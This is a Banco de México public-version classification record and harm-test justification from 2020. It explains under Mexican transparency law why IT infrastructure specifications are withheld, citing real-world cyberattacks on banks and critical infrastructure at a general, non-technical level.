I. Área titular que clasifica la información.	Dirección de Infraestructura de Tecnologías de la Información
II. La identificación del documento del que se elabora la versión pública.	Comprobante fiscal MARTHE ACABADOS Y CONSTRUCCIONES S.A. DE C.V. folio 4228.
III. Firma del titular del área y de quien clasifica.	 MARCOS PÉREZ HERNÁNDEZ Dirección de Infraestructura de Tecnologías de la Información
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia Ordinaria, número 04/2020 celebrada el 29 de Enero de 2020 Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México. Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México.

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA

Ref.	Pág.	Información testada	Fundamento Legal	Motivación
A1	1	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.



PRUEBA DE DAÑO

Especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México.

En términos de lo dispuesto por los artículos 6o., apartado A, sexto párrafo, 28, párrafo sexto y séptimo de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I, IV y VII de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); y 110, fracciones I, IV y VII de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Décimo séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, y Vigésimo sexto, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, es de clasificarse como información reservada aquella cuya publicación pueda:

- a) Comprometer la seguridad nacional;
- b) Afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país;
- c) Poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país;
- d) Comprometer la seguridad en la provisión de moneda nacional al país.
- e) Obstruya la prevención de delitos

Por lo que, la información relativa a las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones** referente a la arquitectura de los componentes, que conforman la infraestructura, es decir, la organización y relación entre los equipos de cómputo, de telecomunicaciones, de seguridad electrónica y de seguridad informática, sus números de serie, configuraciones, los números de teléfonos celulares asignados por el Banco a su personal, las actualizaciones de seguridad de estos componentes; la ubicación en donde se emplean estos componentes en las instalaciones del Banco de México, incluyendo los centros de datos y telecomunicaciones; la información relacionada con los servicios de consultoría y de asesoramiento en inteligencia de amenazas informáticas relacionadas a Banco de México, la información relacionada con las evaluaciones y análisis de riesgos tecnológicos y de seguridad que se realizan sobre dichos componentes, referente a los proveedores de los servicios contratados, las características de estas evaluaciones y resultados entregados, riesgos o hallazgos identificados y las acciones para corregirlos o mitigarlos; los programas de seguridad informática o seguridad de la información, el sistema de gestión de la seguridad y las actividades que lo conforman; los manuales y procedimientos de operación de recuperación y de continuidad operativa para restablecer su funcionamiento; el diseño, el código fuente y los algoritmos que se desarrollan o se configuran para

operar en ellos; así como toda información derivada de estas especificaciones, que de forma aislada o agrupada, permita vincular directa o indirectamente, a algún elemento específico de tecnologías de la información y comunicaciones con los procesos del Banco de México en que éste participa o con algún elemento de seguridad informática, incluyendo la marca, el modelo, fabricante e información del proveedor de dicho elemento de seguridad que da protección a la referida infraestructura tecnológica; es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la información representa un riesgo de perjuicio significativo al interés público, ya que con ello se compromete la seguridad nacional; así como la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pondría en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país; y comprometería la seguridad en la provisión de moneda nacional al país; toda vez que la divulgación de la información posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional, así como menoscabar la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto; y obstruiría la prevención de delitos informáticos¹ en contra del Banco de México cuya planeación y ejecución se facilitarían con la divulgación de la información referida, toda vez que dicho riesgo es:

1) Real, dado que la difusión de esta información posibilita a personas o grupos de ellas con intenciones delincuenciales a realizar acciones hostiles en contra de las tecnologías de la información de este Banco Central.

Debe tenerse presente que, en términos del artículo 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, el Banco de México tiene a su cargo las funciones del Estado en las áreas estratégicas de acuñación de moneda y emisión de billetes. En ese sentido, los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades del Banco Central, entre las que se encuentran, proveer a la economía del país de moneda nacional, con el objetivo prioritario de procurar la estabilidad del poder adquisitivo de dicha moneda, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de regular la emisión y circulación de la moneda, los cambios, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de esos procesos.

¹ Cfr. Cassou Ruiz, Jorge Esteban, "Delitos informáticos en México", *Revista del Instituto de la Judicatura Federal*, México, núm. 28, julio-diciembre de 2008, pp. 220-225. https://www.ijf.cjf.gob.mx/publicaciones/revista/28/Delitos_inform%C3%A1ticos.pdf
"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

Al respecto, es importante destacar que los sistemas informáticos y de comunicaciones del Banco de México fueron desarrollados y destinados para atender la implementación de las políticas en materia monetaria, cambiaria, o del sistema financiero, por tal motivo, divulgar información de las especificaciones tecnológicas de dichos sistemas, de la normatividad interna, o de sus configuraciones, puede repercutir en su inhabilitación.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre los que se encuentra la **infraestructura de tecnologías de la información y comunicaciones** del Banco de México.

Asimismo, el Décimo séptimo, fracción VIII, de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, vigentes, señala que se considera como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Consecuentemente, pretender atacar o inhabilitar los sistemas de Banco de México, representa una amenaza a la seguridad nacional, ya que publicar la información materia de la presente prueba de daño, posibilita la destrucción, inhabilitación o sabotaje de la infraestructura tecnológica de carácter estratégico, como lo es la del Banco de México, Banco Central del Estado Mexicano, por mandato constitucional.

En efecto, proporcionar las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, indudablemente facilitaría que terceros logren acceder a información financiera o personal, modifiquen los datos que se procesan en ellas o, incluso, dejen fuera de operación a los sistemas de información del Banco Central.

En consecuencia, se actualiza la causal de reserva prevista en el artículo 113, fracción I, de la LGTAIP, ya que la divulgación de la información referida compromete la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de la infraestructura de carácter estratégico con la que opera el Banco de México.

Por otra parte, y en atención a las consideraciones antes referidas, es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales

y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en (1) descubrir y aprovechar vulnerabilidades, basando cada descubrimiento en el análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, incluyendo el código fuente de las aplicaciones, la arquitectura o servicios de tecnologías de información y de comunicaciones que se quieren vulnerar, y (2) tomar ventaja de cualquier información conocida para emplear técnicas de ingeniería social que les faciliten el acceso indebido a los sistemas, con el propósito de substraer información, alterarla, o causar un daño disruptivo.

Otra característica que hace relevante a este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización o nueva versión que se genera, se abre la oportunidad a nuevas vulnerabilidades y, por ende, nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.) y que el proveedor publique las vulnerabilidades detectadas en ellas, contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al incumplimiento de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

En este sentido, de materializarse los riesgos anteriormente descritos, se podría substraer, interrumpir o alterar información referente a, por ejemplo: las cantidades, horarios y rutas de distribución de remesas en el país; la interrupción o alteración de los sistemas que recaban información financiera y económica, y que entregan el resultado de los análisis financieros y económicos, lo que puede conducir a la toma de decisiones equivocadas o a señales erróneas para el sector financiero y a la sociedad; la substracción de información de política monetaria o cambiaria, previo a sus informes programados, su alteración o interrupción en las fechas de su publicación, puede igualmente afectar a las decisiones o posturas financieras y económicas de nuestro país y de otros participantes internacionales; la corrupción de los datos intercambiados en los sistemas de pagos, la pérdida de su confidencialidad o la interrupción de estos sistemas, causaría riesgos sistémicos.

Con lo anterior, se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, y se

comprometerían las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

Por lo anterior, mantener la reserva de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, que soportan en su conjunto a los procesos destinados para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, permite reducir sustancialmente ataques informáticos hechos a la medida que pudieran resultar efectivos, considerando aquellos que pueden surgir por el simple hecho de emplear un medio universal de comunicación como lo es Internet y los propios exploradores Web.

En efecto, el funcionamiento seguro y eficiente de los sistemas de información depende de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**.

Por tanto, se actualiza la causal de reserva prevista en el artículo 113, fracción IV, de la LGTAIP, toda vez que la divulgación de la información referida puede afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; puede poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país y puede comprometer la seguridad en la provisión de moneda nacional al país.

Finalmente, los riesgos aludidos tienen mayor probabilidad de materializarse con la divulgación de la información referida, debido a que podrían tener acceso a ella individuos o grupos con intenciones hostiles, con lo que tendrían elementos que facilitarían el diseño y la ejecución de estrategias para llevar a cabo ataques cibernéticos dirigidos específicamente a la infraestructura tecnológica de este Banco Central, mismos que pueden ser constitutivos de delitos. Dichos ataques focalizados podrían tener mayor probabilidad de éxito debido a que personas con intenciones delincuenciales tendrían la posibilidad de dedicar todos sus recursos a la realización de ataques específicos identificados con base en la información en comento.

Al respecto, la divulgación de la información relativa a las especificaciones de la infraestructura de tecnologías de la información y comunicación del Banco de México, implica la puesta a disposición de elementos importantes al público en general, incluyendo las personas o grupos con intenciones delictivas para la realización de conductas constitutivas de delitos.

En consecuencia, la divulgación de la información clasificada, representa un obstáculo para la prevención de conductas constitutivas de delitos, por lo que se actualiza la causal de reserva prevista en el artículo 113, fracción VII, de la Ley General de Transparencia y Acceso a la Información Pública.

2) Demostrable, ya que los ataques dirigidos hacia las tecnologías de la información y comunicaciones que apoyan la operación de infraestructura de carácter estratégico de los países, como son las redes eléctricas, las redes de datos públicas, las redes de datos privadas, los sistemas

de tráfico aéreo, control de oleoductos, provisión de agua y, por supuesto, operación de plataformas financieras, ocurren todos los días, en todo el mundo.

Adicionalmente, las herramientas para realizar ataques cibernéticos son de fácil acceso y relativamente baratas, e incluso gratuitas, capaces de alcanzar a través de internet a cualquier organización del mundo. Por citar sólo un ejemplo, considérese el proyecto Metasploit.² Como ésta existen numerosas herramientas que, si bien su propósito original es realizar pruebas a las infraestructuras de tecnologías de la información y comunicaciones para corregir errores en sus configuraciones e identificar posibles vulnerabilidades, en malas manos permiten crear códigos maliciosos, efectuar espionaje, conseguir accesos no autorizados a los sistemas, suplantar identidades, defraudar a individuos e instituciones, sustraer información privada o confidencial, hacer inoperantes los sistemas, y hasta causar daños que pueden ser considerados como ciberterrorismo, se están convirtiendo en las armas para atacar o extorsionar a cualquier organización, gobierno o dependencia. A manera de ejemplo, se cita lo siguiente:

- A principios de 2018, se anunciaron dos tipos de vulnerabilidades asociadas a los circuitos procesadores, que se encuentran en prácticamente cualquier sistema de cómputo fabricado en los últimos años. Estas son conocidas como "Meltdown" y "Spectre" y permiten ataques denominados "side-channel", en el sentido de que permiten acceder a información sin pasar por los controles (canales) de seguridad. Aprovechando "Meltdown", un atacante puede utilizar un programa malicioso en un equipo, y lograr acceder a cualquiera de los datos en dicho equipo, lo cual normalmente no debería ocurrir, esto incluye los datos a los que sólo los administradores tienen acceso. "Spectre" requiere un conocimiento más cercano de cómo trabaja internamente algún programa que se usa en el equipo víctima, logrando que este programa revele algunos de sus propios datos, aunque no tenga acceso a los datos de otros programas. La propuesta de los fabricantes de estos procesadores para mitigar el aprovechamiento de estas vulnerabilidades incluye, tanto el parchado del sistema operativo, como la actualización del microcódigo del BIOS³.
- Un ataque a la plataforma de pagos internacionales del Banco Nacional de Comercio Exterior (Bancomext) que obligó a la institución a suspender sus operaciones de manera preventiva⁴.
- De acuerdo con la Agencia Central de Noticias de Taiwán, informó que la policía de Sri Lanka, un país soberano insular de Asia, capturó a dos hombres en relación con el robo de casi 60 millones de dólares al banco de Taiwán. En dicho robo al parecer fue utilizado un malware instalado en un equipo de cómputo, el cual logró obtener credenciales y acceso para generar mensajes fraudulentos en el sistema SWIFT, los fondos fueron transferidos a cuentas de Camboya, Sri Lanka y Estados Unidos.⁵

²<https://es.wikipedia.org/wiki/Metasploit>, consultada el 16 de octubre de 2017. Se adjunta una impresión del artículo como ANEXO "A".

³<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html>, consultada el 3 de marzo de 2018. Se adjunta una impresión del artículo como ANEXO "B".

⁴<https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion>, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como ANEXO "C".

⁵ https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como ANEXO "D".

- De acuerdo a Reuters, el Director del Programa de Seguridad del Clientes de SWIFT, Stephen Gilderdale, dijo que los hackers continúan apuntando al sistema de mensajería bancaria de SWIFT, aunque los controles de seguridad implementados después del robo de 81 millones de dólares en Bangladesh, han ayudado a frustrar muchos otros intentos⁶
- Dos ataques realizados contra la infraestructura crítica que provee energía eléctrica en la capital de Ucrania en diciembre de 2015, y diciembre de 2016, dejando sin electricidad a 225,000 personas⁷.
- El reciente caso de fraude en el que se utilizó el sistema de pagos SWIFT, afectando al Banco de Bangladesh, donde aún no se recuperan 81 millones de dólares. Este caso ha recibido gran cobertura en los medios, la empresa BAE Systems reporta algunos detalles de este hecho, particularmente hacen notar que el código malicioso desarrollado para este ataque fue realizado para la infraestructura específica de la víctima.⁸
- En relación al anterior punto, se concretó un ataque al Banco del Austro en Ecuador para atacar su acceso al sistema SWIFT y extraer dinero. Se cita la fuente de la noticia: "Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares)"⁹. Los ladrones utilizaron los privilegios de acceso en el sistema global SWIFT de los empleados del Banco del Austro y, Wells Fargo, al no identificar que eran mensajes fraudulentos, permitió que se traspasara dinero a cuentas en el extranjero.
- El ataque ocurrido a las instituciones financieras participantes del SPEI, el cual consistió en la alteración de sus aplicativos para conectarse a esta IMF, inyectando órdenes de transferencia apócrifas en los sistemas de los participantes donde se procesan las instrucciones de pago de los participantes afectados. lo cual distribuyó dinero desde las cuentas concentradoras de los participantes a cuentas de usuarios específicas, los cuales fueron utilizados como "mulas" para la extracción del dinero. A la fecha de elaboración de la presente prueba de daño, se estima un daño a los participantes del SPEI de aproximadamente 300 millones de pesos.
- La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público.¹⁰
- En relación a dar a conocer el número telefónico de un teléfono celular proporcionado por la Institución, como parte de la infraestructura de cómputo y telecomunicaciones, con el fin de que sus empleados realicen sus funciones asignadas, donde además de la geolocalización, se puede obtener información de llamadas o de mensajes de texto del

⁶ <http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "E"**.

⁷ <http://www.bbc.com/news/technology-38573074>, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "F"**

⁸ <http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "G"**.

⁹ <http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "H"**.

¹⁰ <https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "I"**.

usuario del dispositivo móvil, que puede poner al descubierto información de actividades del personal en cumplimiento de sus funciones para el Banco, o aspectos de su ámbito personal, con el simple hecho de llevar consigo este dispositivo móvil¹¹. Por este mismo problema, recientemente un senador de los Estados Unidos de Norte América envió una carta al presidente de la Comisión Federal de Comunicaciones de ese mismo país en donde le advierte de los riesgos a los que los dispositivos móviles están expuestos¹²,

- Las tecnologías que proporcionan seguridad informática a las organizaciones, no están exentas de presentar, como cualquier otra tecnología, vulnerabilidades, por lo que es recomendable no difundir qué marcas, fabricantes y características, tiene un cierto elemento de seguridad informática, para evitar el facilitar que un posible atacante aproveche dicha información con propósitos nocivos dirigidos a las instituciones que les usan estas protecciones de seguridad informática. A manera de ejemplo se cita un caso en que dos de los grandes proveedores de seguridad informática a nivel mundial presentaban vulnerabilidades que pudieran comprometer a las organizaciones "Google Found Disastrous Symantec and Norton Vulnerabilities."¹³. Por otro lado, el dar a conocer marcas, modelos o fabricantes de los controles de seguridad informática puede dar una ventaja a un atacante para fabricar un ataque especialmente diseñado (dirigido), sabiendo de antemano la serie de controles presentes en una organización con el fin de evadirlos, aumentando así la probabilidad de éxito del ciber ataque.

Aunado a esto, expertos en el tema de seguridad, como Offensive Security¹⁴ consideran que la obtención de información técnica de especificaciones como: ¿qué equipos componen la red?, ¿qué puertos de comunicaciones usan?, ¿qué servicios de TI proveen?, ¿qué sistemas operativos emplean?, etc., es la base para cualquier intento de penetración exitoso. Esta tarea de obtención de información sería mucho más sencilla para un posible ataque, si ésta se divulgara directamente bajo la forma de información pública.

En este mismo sentido, posibles vulnerabilidades se pueden obtener indirectamente a través de los números de serie de los equipos de cómputo y telecomunicaciones, accediendo a la información que los fabricantes tengan de cada uno de estos dispositivos, teniendo como ejemplo la operación llamada "Equation Group"¹⁵

Por otro lado, el Banco de México utiliza servicios y herramientas de diversos proveedores tecnológicos para la evaluación de la seguridad del Banco que, por su naturaleza, obtienen información de posibles vulnerabilidades o riesgos en la infraestructura del Banco, esta información que reside en estas herramientas, no debe por ningún motivo llegar a manos de alguien que quiere

¹¹ <http://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338>, se anexa como ANEXO "J"

¹² <https://www.wyden.senate.gov/imo/media/doc/wyden-fcc-ss7-letter-may-2018.pdf>, se anexa como ANEXO "K"

¹³ <http://fortune.com/2016/06/29/symantec-norton-vulnerability/> consultada el 14 de septiembre de 2018. Se adjunta impresión como ANEXO "L"

¹⁴ <https://www.offensive-security.com/metasploit-unleashed/information-gathering>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como ANEXO "M".

¹⁵ https://en.wikipedia.org/wiki/Equation_Group . Se adjunta una impresión del artículo como ANEXO "N"

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

causar un daño al Banco; así mismo, se contratan consultorías para diversas actividades relacionadas con la seguridad de la información y de los sistemas que soportan las operaciones del Banco de México, incluidos servicios de consultoría y asesoramiento en inteligencia de amenazas informáticas dirigidas al Banco y que por la naturaleza de sus productos y servicios, llegan a tener acceso al tipo de información que se describe en este documento. Estos proveedores no quedan exentos de sufrir ataques que tengan como objetivo el extraer información sensible de Banco de México, con el propósito de utilizarla para afectar a este Instituto Central. Como ejemplos de lo anterior, se enlistan los siguientes casos:

- Ataque a la compañía Deloitte, una de las más importantes firmas consultoras a nivel mundial, que ofrece servicios en tecnologías de la información, auditoría y seguridad informática e inteligencia de amenazas informáticas, y que cuenta con clientes en el sector financiero, gobierno y empresas de presencia multinacional. Debido al incidente, los atacantes pudieron hacerse con información privilegiada de sus clientes (cuentas de usuario, contraseñas, diagramas de arquitectura, reportes y alertas de inteligencia), así como mensajes de correo electrónico. La empresa Deloitte dio a conocer este incidente en septiembre de 2017¹⁶, aunque varios medios reportan que la intrusión sucedió en otoño de 2016¹⁷.
- Involucramiento del software antivirus Kaspersky en la intrusión y robo de información procedente de la Agencia de Seguridad Nacional de los Estados Unidos (NSA por sus siglas en inglés), en la que presuntamente están implicados atacantes rusos¹⁸, y que provocó que el Departamento de Seguridad Nacional de los Estados Unidos (DHS por sus siglas en inglés) emitiera un comunicado para que todas las agencias y departamentos federales identificaran y dejaran de utilizar en sus sistemas, software relacionado con la empresa Kaspersky en el menor tiempo posible¹⁹. En este caso, la información de que las herramientas de seguridad ofrecidas por un proveedor podían ser utilizadas para ingresar a los sistemas de información de sus clientes representó el riesgo suficiente para que la DHS tomara la determinación de ya no utilizar herramientas de dicho proveedor.

Adicionalmente podemos mencionar que los servicios de inteligencia de amenazas informáticas o ciberinteligencia permiten revelar y proveer información accionable y expedita, producto del análisis de algunas tendencias en cuanto a amenazas de ciberseguridad y a incidentes de seguridad a nivel mundial. La información producida por un servicio de inteligencia de amenazas informáticas permite reforzar las capacidades de ciberseguridad en una organización en términos de protección, de detección, de respuesta, y de cacería proactiva de amenazas, siendo ésta última la capacidad que apoya a las organizaciones a conducir investigaciones más selectivas, basadas en inteligencia de

¹⁶ <https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html>. Se adjunta una impresión del artículo como ANEXO "O"

¹⁷ <https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>. Se adjunta una impresión del artículo como ANEXO "P"

¹⁸ https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814. Se adjunta una impresión del artículo como ANEXO "Q"

¹⁹ <https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01>. Se adjunta una impresión del artículo como ANEXO "R"

amenazas, con el objetivo de detectar tempranamente las acciones de un atacante y anticiparse a que la amenaza se materialice, y una organización resulte afectada. La información técnica que este tipo de servicios de inteligencia entrega está estrechamente relacionada a incidentes de seguridad informática en todo el mundo, como pueden ser métodos de ataque, herramientas de que utilizan los atacantes, análisis forense y análisis de código malicioso avanzado y puede ser clasificada de acuerdo a los intereses de la organización.

Es importante señalar que divulgar públicamente información derivada de este tipo de servicios de inteligencia, derivaría en acciones de contrainteligencia o contraespionaje, las cuales son actividades de una contraparte o de un atacante, dirigidas a la organización que utiliza la información de inteligencia para proteger su infraestructura de TI, para interceptar e incluso modificar la información de inteligencia que utiliza la organización con el propósito de engañar y confundir, lo cual podría debilitar sus capacidades de ciberseguridad, llegando incluso a potencialmente provocar disturbios o sabotaje a la infraestructura de la organización.

Por lo anterior, los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de arquitectura, configuración de los programas o dispositivos a personas cuya intervención no esté autorizada, información de las evaluaciones y análisis de riesgos tecnológicos y de seguridad, en el entendido de que dicha información, al estar en malas manos, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

3) Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques. Sin perjuicio de lo anterior, se puede mencionar que durante 2018, nuestros registros indican un promedio de 844 intentos de ataque al mes, llegando a presentarse cerca de 1500 intentos de ataque en un único mes.

Lo anterior no es ajeno a la banca mundial, la cual, es continuamente asediada por grupos denominados “hacktivistas”, como ocurrió durante el mes de mayo de 2016, donde se pretendía inutilizar los sitios Web de los bancos centrales. Se cita la fuente de la noticia: “Anonymous attack Greek central bank, warns others”²⁰. El colectivo amenazó a los bancos centrales de todo el mundo, luego de afectar por más de seis horas la página del Banco Nacional de Grecia. Estos ataques formaron parte de una operación, orquestada originalmente por el colectivo “Anonymous”, conocida como “OpIcarus” y que desde 2016 ha presentado actividad; siendo la más reciente la

²⁰ <http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR>, consultada el 22 de enero de 2018. Se anexa una impresión del artículo como **ANEXO “S”**.

“2020, Año de Leona Vicario, Benemérita Madre de la Patria”

denominada “OpSacred” o “OpIcarus – Phase 5”, que tuvo lugar en Junio de 2017, y cuyos objetivos nuevamente fueron los sitios públicos de bancos centrales alrededor del mundo²¹.

Por ejemplo, en términos económicos, para dimensionar de manera más clara la posible afectación de un ataque informático dirigido al Banco de México, se puede identificar que mediante el sistema de pagos electrónicos interbancarios, desarrollado y operado por el Banco de México, en los meses de enero a diciembre de 2018, se realizaron más de 601 millones de operaciones por un monto mayor a 260 billones de pesos²²; lo que equivale a más de 68 mil operaciones por un monto de 29 mil millones de pesos por hora. De manera que es evidente que la disrupción o alteración de la operación segura de los sistemas del Banco Central pueden llegar a tener efectos cuantiosos en la actividad económica del país.

Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, divulgada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en la economía que esto conlleva.

Por otro lado, es importante mencionar que el Banco de México es ajeno a la gestión interna de seguridad de sus proveedores, los cuales son susceptibles de ser blanco de personas o grupos malintencionados que realicen ataques informáticos, con el objetivo de vulnerar a sus clientes, entre ellos el Banco de México. En consecuencia, este Banco Central quedaría susceptible de recibir ataques a causa de información extraída a sus proveedores, y aprovechar esta información para incrementar su probabilidad de éxito.

En el mismo sentido, dar a conocer información sobre los proveedores que conocen y/o cuentan con **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**; facilita que personas o grupos malintencionados puedan conocer, mediante ingeniería social u otro mecanismo, información suficiente como para incrementar las probabilidades de éxito ante un escenario de ataque informático al Banco de México. En general, dada la importancia de la seguridad en los sistemas que se administran en el Banco para el sano desarrollo de la economía, se considera que cualquier información abre un potencial para ataques más sofisticados, riesgo que sobrepasa los posibles beneficios de hacer pública la información.

²¹ <https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/>, consultada el 17 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO “T”**

²²

<http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locales=es>, consultada el 27 de marzo de 2019. Se adjunta una impresión del artículo como **ANEXO “U”**

“2020, Año de Leona Vicario, Benemérita Madre de la Patria”

